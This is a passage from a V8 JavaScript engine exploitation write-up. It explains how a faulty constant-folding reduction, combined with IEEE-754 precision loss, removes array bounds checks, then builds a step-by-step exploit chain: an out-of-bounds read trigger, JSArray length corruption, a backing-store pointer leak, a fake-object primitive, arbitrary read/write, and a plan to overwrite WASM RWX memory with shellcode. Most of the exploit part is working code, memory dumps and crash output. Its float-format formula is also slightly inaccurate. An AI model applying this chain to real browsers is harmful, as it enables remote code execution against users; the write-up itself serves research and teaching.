  NodeProperties::ReplaceValueInput(node, parent_left, 0);
  NodeProperties::ReplaceValueInput(node, new_const, 1);
  return Changed(node); // [4]
}
```

Basically that means we've got 4 different code paths (read the code comments) when reducing a `NumberAdd` node. Only one of them leads to a node change. Let's draw a schema representing all of those cases. Nodes in red to indicate they don't satisfy a condition, leading to a `return NoChange`.










The case `[4]` will take both `NumberConstant`'s double value and add them together. It will create a new `NumberConstant` node with a value that is the result of this addition.

The node's right input will become the newly created `NumberConstant` while the left input will be replaced by the left parent's left input.




Understanding the bug

Precision loss with IEEE-754 doubles

V8 represents numbers using `IEEE-754` doubles. That means it can encode integers using 52 bits. Therefore the maximum value is `pow(2,53)-1` which is `9007199254740991`.

Number above this value can't all be represented. As such, there will be precision loss when computing with values greater than that.



A quick experiment in JavaScript can demonstrate this problem where we can get to strange behaviors.

```
d8> var x = Number.MAX_SAFE_INTEGER + 1
undefined
d8> x
9007199254740992
d8> x + 1
9007199254740992
d8> 9007199254740993 == 9007199254740992
true
d8> x + 2
9007199254740994
d8> x + 3
9007199254740996
d8> x + 4
9007199254740996
d8> x + 5
9007199254740996
d8> x + 6
9007199254740998
```

Let's try to better understand this. 64 bits IEEE 754 doubles are represented using a 1-bit sign, 11-bit exponent and a 52-bit mantissa. When using the normalized form (exponent is non null), to compute the value, simply follow the following formula.

```
value = (-1)^sign * 2^(e) * fraction
e = 2^(exponent - bias)
bias = 1024 (for 64 bits doubles)
fraction = bit52*2^-0 + bit51*2^-1 + .... bit0*2^52
```

So let's go through a few computation ourselves.

```
d8> %DumpObjects(Number.MAX_SAFE_INTEGER, 10)
----- [ HEAP_NUMBER_TYPE : 0x10 ] -----
0x00000b8fffc0ddd0    0x00001f5c50100559    MAP_TYPE
0x00000b8fffc0ddd8    0x433fffffffffffff

d8> %DumpObjects(Number.MAX_SAFE_INTEGER + 1, 10)
----- [ HEAP_NUMBER_TYPE : 0x10 ] -----
0x00000b8fffc0aec0    0x00001f5c50100559    MAP_TYPE
0x00000b8fffc0aec8    0x4340000000000000

d8> %DumpObjects(Number.MAX_SAFE_INTEGER + 2, 10)
----- [ HEAP_NUMBER_TYPE : 0x10 ] -----
0x00000b8fffc0de88    0x00001f5c50100559    MAP_TYPE
0x00000b8fffc0de90    0x4340000000000001
```

number	exponent	mantissa
max	10000110011b = 1075n	1111111111111111111111111111111111111111111111111111
max + 1	10000110100b = 1076n	0000000000000000000000000000000000000000000000000000
max + 2	10000110100b = 1076n	0000000000000000000000000000000000000000000000000001

exponent	e
10000110011b = 1075n	2^(1075-1024)
10000110100b = 1076n	2^(1076-1024)

mantissa	fraction
1111111111111111111111111111111111111111111111111111	(1 + (1 − 2^−52))
0000000000000000000000000000000000000000000000000000	1 + 0
000000000000000000000000000000000000000000000000000	1 + 2^−52

For each number, we'll have the following computation.

computation	result
(-1)^0 * 2^52 * (1 + (1 - 1/(2^52)))	9007199254740991
(-1)^0 * 2^53 * (1 + 0)	9007199254740992
(-1)^0 * 2^53 * (1 + 1/(2^52))	9007199254740994


You can try the computations using links 1, 2 and 3.

As you see, the precision loss is inherent to the way IEEE-754 computations are made. Even though we incremented the binary value, the corresponding real number was not incremented accordingly. It is *impossible* to represent the value `9007199254740993` using IEEE-754 doubles. That's why it is not possible to increment `9007199254740992`. You can however add 2 to `9007199254740992` because the result can be represented!

That means that `x += 1; x += 1;` may not be equivalent to `x += 2`. And that might be an interesting behaviour to exploit.

```
d8> var x = Number.MAX_SAFE_INTEGER + 1
9007199254740992
d8> x + 1 + 1
9007199254740992
d8> x + 2
9007199254740994
```

Therefore, those two graphs are not equivalent.



Furthermore, the reducer does not update the type of the changed node. That's why it is going to be 'incorrectly' typed with the old `Range(9007199254740992,9007199254740992)`, from the previous `Typer` phase, instead of `Range(9007199254740994,9007199254740994)` (even though the problem is that really, we cannot take for granted that there is no precision loss while computing `m+n` and therefore `x += n; x += n;` may not be equivalent to `x += (n + n)`).

There is going to be a mismatch between the addition result `9007199254740994` and the range type with maximum value of `9007199254740992`. What if we can use this buggy range analysis to get to reduce a `CheckBounds` node during the simplified lowering phase in a way that it would remove it?


It is actually possible to trick the `CheckBounds` simplified lowering visitor into comparing an incorrect `index Range` to the `length` so that it believes that the index is in bounds when in reality it is not. Thus removing what seemed to be a useless bound check.

Let's check this by having yet another look at the sea of nodes!

First consider the following code.

```
let opt_me = (x) => {
  let arr = new Array(1.1,1.2,1.3,1.4);
  arr2 = new Array(42.1,42.0,42.0);
  let y = (x == "foo") ? 4503599627370495 : 4503599627370493;
  let z = 2 + y + y ; // maximum value : 2 + 4503599627370495 * 2 = 9007199254740992
  z = z + 1 + 1; // 9007199254740992 + 1 + 1 = 9007199254740992 + 1 = 9007199254740992
  // replaced by 9007199254740992+2=9007199254740994 because of the incorrect reduction
  z = z - (4503599627370495*2); // max = 2 vs actual max = 4
  return arr[z];
}

opt_me("");
%OptimizeFunctionOnNextCall(opt_me);
let res = opt_me("foo");
print(res);
```

We do get a graph that looks exactly like the problematic drawing we showed before. Instead of getting two `NumberAdd(x,1)`, we get only one with `NumberAdd(x,2)`, which is not equivalent.




The maximum value of `z` will be the following :

```
d8> var x = 9007199254740992
d8> x = x + 2 // because of the buggy reducer!
9007199254740994
d8> x = x - (4503599627370495*2)
4
```

However, the index range used when visiting `CheckBounds` during simplified lowering will be computed as follows :

```
d8> var x = 9007199254740992
d8> x = x  + 1
9007199254740992
d8> x = x  + 1
9007199254740992
d8> x = x - (4503599627370495*2)
2
```

Confirm that by looking at the graph.



The index type used by `CheckBounds` is `Range(0,2)`(but in reality, its value can be up to 4) whereas the length type is `Range(4,4)`. Therefore, the index looks to be always in bounds, making the `CheckBounds` disappear. In this case, we can load/store 8 or 16 bytes further (length is 4, we read at index 4. You could also have an array of length 3 and read at index 3 or 4.).

Actually, if we execute the script, we get some OOB access and leak memory!

```
$ d8 trigger.js --allow-natives-syntax
3.0046854007112e-310
```

Exploitation

Now that we understand the bug, we may want to improve our primitive. For instance, it would be interesting to get the ability to read and write more memory.

Improving the primitive

One thing to try is to find a value such that the difference between `x + n + n` and `x + m` (with `m = n + n` and `x = Number.MAX_SAFE_INTEGER + 1`) is big enough.

For instance, replacing `x + 007199254740989 + 9007199254740966` by `x + 9014398509481956` gives us an out of bounds by 4 and not 2 anymore.

```
d8> sum = 007199254740989 + 9007199254740966
x + 9014398509481956
d8> a = x + sum
18021597764222948
d8> b = x + 007199254740989 + 9007199254740966
18021597764222944
d8> a - b
4
```

And what if we do multiple additions to get even more precision loss? Like `x + n + n + n + n` to be transformed as `x + 4n`?

```
d8> var sum = 007199254740989 + 9007199254740966 + 007199254740989 + 9007199254740966
undefined
d8> var x = Number.MAX_SAFE_INTEGER + 1
undefined
d8> x + sum
27035996273704904
d8> x + 007199254740989 + 9007199254740966 + 007199254740989 + 9007199254740966
27035996273704896
d8> 27035996273704904 - 27035996273704896
8
```

Now we get a delta of 8.

Or maybe we could amplify even more the precision loss using other operators?

```
d8> var x = Number.MAX_SAFE_INTEGER + 1
undefined
d8> 10 * (x + 1 + 1)
90071992547409920
d8> 10 * (x + 2)
90071992547409940
```

That gives us a delta of 20 because `precision_loss * 10 = 20` and the precision loss is of `2`.

Step 0 : Corrupting a FixedDoubleArray

First, we want to observe the memory layout to know what we are leaking and what we want to overwrite exactly. For that, I simply use my custom `%DumpObjects` v8 runtime function. Also, I use an `ArrayBuffer` with two views: one `Float64Array` and one `BigUint64Array` to easily convert between 64 bits floats and 64 bits integers.

```
let ab = new ArrayBuffer(8);
let fv = new Float64Array(ab);
let dv = new BigUint64Array(ab);

let f2i = (f) => {
  fv[0] = f;
  return dv[0];
}

let hexprintablei = (i) => {
  return (i).toString(16).padStart(16,"0");
}

let debug = (x,z, leak) => {
  print("oob index is " + z);
  print("length is " + x.length);
  print("leaked 0x" + hexprintablei(f2i(leak)));
  %DumpObjects(x,13); // 23 & 3 to dump the jsarray's elements
};

let opt_me = (x) => {
  let arr = new Array(1.1,1.2,1.3);
  arr2 = new Array(42.1,42.0,42.0);
  let y = (x == "foo") ? 4503599627370495 : 4503599627370493;
  let z = 2 + y + y ; // 2 + 4503599627370495 * 2 = 9007199254740992
  z = z + 1 + 1;
  z = z - (4503599627370495*2);
  let leak = arr[z];
```

```
  if (x == "foo")
    debug(arr,z, leak);
  return leak;
}

opt_me("");
%OptimizeFunctionOnNextCall(opt_me);
let res = opt_me("foo");
```

That gives the following results :

```
oob index is 4
length is 3
leaked 0x0000000300000000
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x00002e5fddf8b6a8    0x00002af7fe681451    MAP_TYPE
0x00002e5fddf8b6b0    0x0000000300000000
0x00002e5fddf8b6b8    0x3ff199999999999a    arr[0]
0x00002e5fddf8b6c0    0x3ff3333333333333    arr[1]
0x00002e5fddf8b6c8    0x3ff4cccccccccccd    arr[2]
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x00002e5fddf8b6d0    0x00002af7fe681451    MAP_TYPE // also arr[3]
0x00002e5fddf8b6d8    0x0000000300000000    arr[4] with OOB index!
0x00002e5fddf8b6e0    0x40450ccccccccccd    arr2[0] == 42.1
0x00002e5fddf8b6e8    0x4045000000000000    arr2[1] == 42.0
0x00002e5fddf8b6f0    0x4045000000000000
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x00002e5fddf8b6f8    0x0000290fb3502cf1    MAP_TYPE    arr2 JSArray
0x00002e5fddf8b700    0x00002af7fe680c19    FIXED_ARRAY_TYPE [as]
0x00002e5fddf8b708    0x00002e5fddf8b6d1    FIXED_DOUBLE_ARRAY_TYPE
```

Obviously, both `FixedDoubleArray` of `arr` and `arr2` are contiguous. At `arr[3]` we've got `arr2`'s map and at `arr[4]` we've got `arr2`'s elements length (encoded as an Smi, which is 32 bits even on 64 bit platforms). Please note that we changed a little bit the trigger code :

```
< let arr = new Array(1.1,1.2,1.3,1.4);
---
> let arr = new Array(1.1,1.2,1.3);
```

Otherwise we would read/write the `map` instead, as demonstrates the following dump :

```
oob index is 4
length is 4
leaked 0x0000057520401451
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x30 ] -----
0x0000108bcf50b6c0    0x0000057520401451    MAP_TYPE
0x0000108bcf50b6c8    0x0000000400000000
0x0000108bcf50b6d0    0x3ff199999999999a    arr[0] == 1.1
0x0000108bcf50b6d8    0x3ff3333333333333    arr[1]
```

```
0x0000108bcf50b6e0    0x3ff4cccccccccccd    arr[2]
0x0000108bcf50b6e8    0x3ff6666666666666    arr[3] == 1.3
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x0000108bcf50b6f0    0x0000057520401451    MAP_TYPE    arr[4] with OOB index!
0x0000108bcf50b6f8    0x0000000300000000
0x0000108bcf50b700    0x40450ccccccccccd
0x0000108bcf50b708    0x4045000000000000
0x0000108bcf50b710    0x4045000000000000
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x0000108bcf50b718    0x00001dd08d482cf1    MAP_TYPE
0x0000108bcf50b720    0x0000057520400c19    FIXED_ARRAY_TYPE
```

Step 1 : Corrupting a JSArray and leaking an ArrayBuffer's backing store

The problem with step 0 is that we merely overwrite the `FixedDoubleArray`'s length ... which is pretty useless because it is not the field actually controlling the JSArray's length the way we expect it, it just gives information about the memory allocated for the fixed array. Actually, the only `length` we want to corrupt is the one from the `JSArray`.

Indeed, the length of the `JSArray` is not necessarily the same as the length of the underlying `FixedArray` (or `FixedDoubleArray`). Let's quickly check that.

```
d8> let a = new Array(0);
undefined
d8> a.push(1);
1
d8> %DebugPrint(a)
DebugPrint: 0xd893a90aed1: [JSArray]
 - map: 0x18bbbe002ca1 <Map(HOLEY_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x1cf26798fdb1 <JSArray[0]>
 - elements: 0x0d893a90d1c9 <FixedArray[17]> [HOLEY_SMI_ELEMENTS]
 - length: 1
 - properties: 0x367210500c19 <FixedArray[0]> {
    #length: 0x0091daa801a1 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x0d893a90d1c9 <FixedArray[17]> {
           0: 1
        1-16: 0x3672105005a9 <the_hole>
 }
```

In this case, even though the length of the `JSArray` is `1`, the underlying `FixedArray` as a length of `17`, which is just fine! But that is something that you want to keep in mind.

If you want to get an OOB R/W primitive that's the `JSArray`'s length that you want to overwrite. Also if you were to have an out-of-bounds access on such an array, you may want to check that the size of the underlying fixed array is not too big. So, let's tweak a bit our code to target the `JSArray`'s length!

If you look at the memory dump, you may think that having the allocated `JSArray` *before* the `FixedDoubleArray` mightbe convenient, right?

Right now the layout is:

```
FIXED_DOUBLE_ARRAY_TYPE
FIXED_DOUBLE_ARRAY_TYPE
JS_ARRAY_TYPE
```

Let's simply change the way we are allocating the second array.

```
23c23
<   arr2 = new Array(42.1,42.0,42.0);
---
>   arr2 = Array.of(42.1,42.0,42.0);
```

Now we have the following layout

```
FIXED_DOUBLE_ARRAY_TYPE
JS_ARRAY_TYPE
FIXED_DOUBLE_ARRAY_TYPE
```

```
oob index is 4
length is 3
leaked 0x000009d6e6600c19
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x000032adcd10b6b8    0x000009d6e6601451    MAP_TYPE
0x000032adcd10b6c0    0x0000000300000000
0x000032adcd10b6c8    0x3ff199999999999a    arr[0]
0x000032adcd10b6d0    0x3ff3333333333333    arr[1]
0x000032adcd10b6d8    0x3ff4cccccccccccd    arr[2]
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x000032adcd10b6e0    0x000009b41ff82d41    MAP_TYPE map arr[3]
0x000032adcd10b6e8    0x000009d6e6600c19    FIXED_ARRAY_TYPE properties arr[4]
0x000032adcd10b6f0    0x000032adcd10b729    FIXED_DOUBLE_ARRAY_TYPE elements
0x000032adcd10b6f8    0x0000000300000000
```

Cool, now we are able to access the `JSArray` instead of the `FixedDoubleArray`. However, we're accessing its `properties` field.

Thanks to the precision loss when transforming `+1+1` into `+2` we get a difference of `2` between the computations. If we get a difference of `4`, we'll be at the right offset.

Transforming `+1+1+1` into `+3` will give us this!

```
d8> x + 1 + 1 + 1
9007199254740992
d8> x + 3
9007199254740996
```

```
26c26
<    z = z + 1 + 1;
---
>    z = z + 1 + 1 + 1;
```

Now we are able to read/write the `JSArray`'s length.

```
oob index is 6
length is 3
leaked 0x0000000300000000
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x000004144950b6e0    0x00001b7451b01451    MAP_TYPE
0x000004144950b6e8    0x0000000300000000
0x000004144950b6f0    0x3ff199999999999a    // arr[0]
0x000004144950b6f8    0x3ff3333333333333
0x000004144950b700    0x3ff4cccccccccccd
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x000004144950b708    0x0000285651602d41    MAP_TYPE
0x000004144950b710    0x00001b7451b00c19    FIXED_ARRAY_TYPE
0x000004144950b718    0x000004144950b751    FIXED_DOUBLE_ARRAY_TYPE
0x000004144950b720    0x0000000300000000    // arr[6]
```

Now to leak the `ArrayBuffer`'s data, it's very easy. Just allocate it right after the second `JSArray`.

```
let arr = new Array(MAGIC,MAGIC,MAGIC);
arr2 = Array.of(1.2); // allows to put the JSArray *before* the fixed arrays
ab = new ArrayBuffer(AB_LENGTH);
```

This way, we get the following memory layout :

```
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x00003a4d7608bb48    0x000023fe25c01451    MAP_TYPE
0x00003a4d7608bb50    0x0000000300000000
0x00003a4d7608bb58    0x3ff199999999999a    arr[0]
0x00003a4d7608bb60    0x3ff199999999999a
0x00003a4d7608bb68    0x3ff199999999999a
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x00003a4d7608bb70    0x000034dc44482d41    MAP_TYPE
0x00003a4d7608bb78    0x000023fe25c00c19    FIXED_ARRAY_TYPE
0x00003a4d7608bb80    0x00003a4d7608bba9    FIXED_DOUBLE_ARRAY_TYPE
```

```
0x00003a4d7608bb88    0x0000006400000000
----- [ FIXED_ARRAY_TYPE : 0x18 ] -----
0x00003a4d7608bb90    0x000023fe25c007a9    MAP_TYPE
0x00003a4d7608bb98    0x0000000100000000
0x00003a4d7608bba0    0x000023fe25c005a9    ODDBALL_TYPE
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x18 ] -----
0x00003a4d7608bba8    0x000023fe25c01451    MAP_TYPE
0x00003a4d7608bbb0    0x0000000100000000
0x00003a4d7608bbb8    0x3ff3333333333333    arr2[0]
----- [ JS_ARRAY_BUFFER_TYPE : 0x40 ] -----
0x00003a4d7608bbc0    0x000034dc444821b1    MAP_TYPE
0x00003a4d7608bbc8    0x000023fe25c00c19    FIXED_ARRAY_TYPE
0x00003a4d7608bbd0    0x000023fe25c00c19    FIXED_ARRAY_TYPE
0x00003a4d7608bbd8    0x0000000000000100
0x00003a4d7608bbe0    0x0000556b8fdaea00    ab's backing_store pointer!
0x00003a4d7608bbe8    0x0000000000000002
0x00003a4d7608bbf0    0x0000000000000000
0x00003a4d7608bbf8    0x0000000000000000
```

We can simply use the corrupted `JSArray` (`arr2`) to read the `ArrayBuffer` (`ab`). This will be useful later because memory pointed to by the `backing_store` is fully controlled by us, as we can put arbitrary data in it, through a data view (like a `Uint32Array`).

Now that we know a pointer to some fully controlled content, let's go to step 2!

Step 2 : Getting a fake object

Arrays of `PACKED_ELEMENTS` can contain tagged pointers to JavaScript objects. For those unfamiliar with v8, the `elements kind` of a JsArray in v8 gives information about the type of elements it is storing. [Read this if you want to know more about elements kind](#).

JSArray	ElementsKind
[1,2,3,4]	PACKED_SMI_ELEMENTS
[,,,,1,2,3]	HOLEY_SMI_ELEMENTS
[1.1,1.2]	PACKED_DOUBLE_ELEMENTS
[{}]	PACKED_ELEMENTS

```
d8> var objects = new Array(new Object())
d8> %DebugPrint(objects)
DebugPrint: 0xd79e750aee9: [JSArray]
 - elements: 0x0d79e750af19 <FixedArray[1]> {
           0: 0x0d79e750aeb1 <Object map = 0x19c550d80451>
 }
0x19c550d82d91: [Map]
 - elements kind: PACKED_ELEMENTS
```

Therefore if you can corrupt the content of an array of `PACKED_ELEMENTS`, you can put in a pointer to a crafted object. This is basically the idea behind the fakeobj primitive. The idea is to simply put the address `backing_store+1` in this array (the original pointer is not tagged, v8 expect pointers to JavaScript objects to be tagged). Let's first simply write the value `0x4141414141` in the controlled memory.

Indeed, we know that the very first field of any object is a a pointer to a `map` (long story short, the map is the object that describes the type of the object. Other engines call it a `Shape` or a `Structure`. If you want to know more, just read the previous post on SpiderMonkey or this blog post).

Therefore, if v8 indeed considers our pointer as an object pointer, when trying to use it, we should expect a crash when dereferencing the `map`.

Achieving this is as easy as allocating an array with an object pointer, looking for the index to the object pointer, and replacing it by the (tagged) pointer to the previously leaked `backing_store`.

```
let arr = new Array(MAGIC,MAGIC,MAGIC);
arr2 = Array.of(1.2); // allows to put the JSArray *before* the fixed arrays
evil_ab = new ArrayBuffer(AB_LENGTH);
packed_elements_array = Array.of(MARK1SMI,Math,MARK2SMI);
```

Quickly check the memory layout.

```
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
0x0000220f2ec82410    0x0000353622a01451    MAP_TYPE
0x0000220f2ec82418    0x0000000300000000
0x0000220f2ec82420    0x3ff199999999999a
0x0000220f2ec82428    0x3ff199999999999a
0x0000220f2ec82430    0x3ff199999999999a
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x0000220f2ec82438    0x0000261a44682d41    MAP_TYPE
0x0000220f2ec82440    0x0000353622a00c19    FIXED_ARRAY_TYPE
0x0000220f2ec82448    0x0000220f2ec82471    FIXED_DOUBLE_ARRAY_TYPE
0x0000220f2ec82450    0x0000006400000000
```

```
----- [ FIXED_ARRAY_TYPE : 0x18 ] -----
0x0000220f2ec82458    0x0000353622a007a9    MAP_TYPE
0x0000220f2ec82460    0x0000000100000000
0x0000220f2ec82468    0x0000353622a005a9    ODDBALL_TYPE
----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x18 ] -----
0x0000220f2ec82470    0x0000353622a01451    MAP_TYPE
0x0000220f2ec82478    0x0000000100000000
0x0000220f2ec82480    0x3ff3333333333333
----- [ JS_ARRAY_BUFFER_TYPE : 0x40 ] -----
0x0000220f2ec82488    0x0000261a446821b1    MAP_TYPE
0x0000220f2ec82490    0x0000353622a00c19    FIXED_ARRAY_TYPE
0x0000220f2ec82498    0x0000353622a00c19    FIXED_ARRAY_TYPE
0x0000220f2ec824a0    0x0000000000000100
0x0000220f2ec824a8    0x00005599e4b21f40
0x0000220f2ec824b0    0x0000000000000002
0x0000220f2ec824b8    0x0000000000000000
0x0000220f2ec824c0    0x0000000000000000
----- [ JS_ARRAY_TYPE : 0x20 ] -----
0x0000220f2ec824c8    0x0000261a44682de1    MAP_TYPE
0x0000220f2ec824d0    0x0000353622a00c19    FIXED_ARRAY_TYPE
0x0000220f2ec824d8    0x0000220f2ec824e9    FIXED_ARRAY_TYPE
0x0000220f2ec824e0    0x0000000300000000
----- [ FIXED_ARRAY_TYPE : 0x28 ] -----
0x0000220f2ec824e8    0x0000353622a007a9    MAP_TYPE
0x0000220f2ec824f0    0x0000000300000000
0x0000220f2ec824f8    0x0000001300000000    // MARK 1 for memory scanning
0x0000220f2ec82500    0x00002f3befd86b81    JS_OBJECT_TYPE
0x0000220f2ec82508    0x0000003700000000    // MARK 2 for memory scanning
```

Good, the `FixedArray` with the pointer to the `Math` object is located right after the `ArrayBuffer`. Observe that we put markers so as to scan memory instead of hardcoding offsets (which would be bad if we were to have a different memory layout for whatever reason).

After locating the (oob) index to the object pointer, simply overwrite it and use it.

```
let view = new BigUint64Array(evil_ab);
view[0] = 0x414141414141n; // initialize the fake object with this value as a map pointer
// ...
arr2[index_to_object_pointer] = tagFloat(fbackingstore_ptr);
packed_elements_array[1].x; // crash on 0x414141414141 because it is used as a map pointer
```

Et voilà!

Step 3 : Arbitrary read/write primitive

Going from step 2 to step 3 is fairly easy. We just need our `ArrayBuffer` to contain data that look like an actual object. More specifically, we would like to craft an `ArrayBuffer` with a controlled `backing_store` pointer. You can also directly corrupt the existing `ArrayBuffer` to make it point to arbitrary memory. Your call!

Don't forget to choose a length that is big enough for the data you plan to write (most likely, your shellcode).

```
let view = new BigUint64Array(evil_ab);
for (let i = 0; i < ARRAYBUFFER_SIZE / PTR_SIZE; ++i) {
  view[i] = f2i(arr2[ab_len_idx-3+i]);
  if (view[i] > 0x10000 && !(view[i] & 1n))
    view[i] = 0x42424242n; // backing_store
}
// [...]
arr2[magic_mark_idx+1] = tagFloat(fbackingstore_ptr); // object pointer
// [...]
let rw_view = new Uint32Array(packed_elements_array[1]);
rw_view[0] = 0x1337; // *0x42424242 = 0x1337
```

You should get a crash like this.

```
$ d8 rw.js
[+] corrupted JSArray's length
[+] Found backingstore pointer : 0000555c593d9890
Received signal 11 SEGV_MAPERR 000042424242
==== C stack trace ===============================
 [0x555c577b81a4]
 [0x7ffa0331a390]
 [0x555c5711b4ae]
 [0x555c5728c967]
 [0x555c572dc50f]
 [0x555c572dbea5]
 [0x555c572dbc55]
 [0x555c57431254]
 [0x555c572102fc]
 [0x555c57215f66]
 [0x555c576fadeb]
[end of stack trace]
```

Step 4 : Overwriting WASM RWX memory

Now that's we've got an arbitrary read/write primitive, we simply want to overwrite RWX memory, put a shellcode in it and call it. We'd rather not do any kind of `ROP` or `JIT code reuse` (0vercl0k did this for SpiderMonkey).

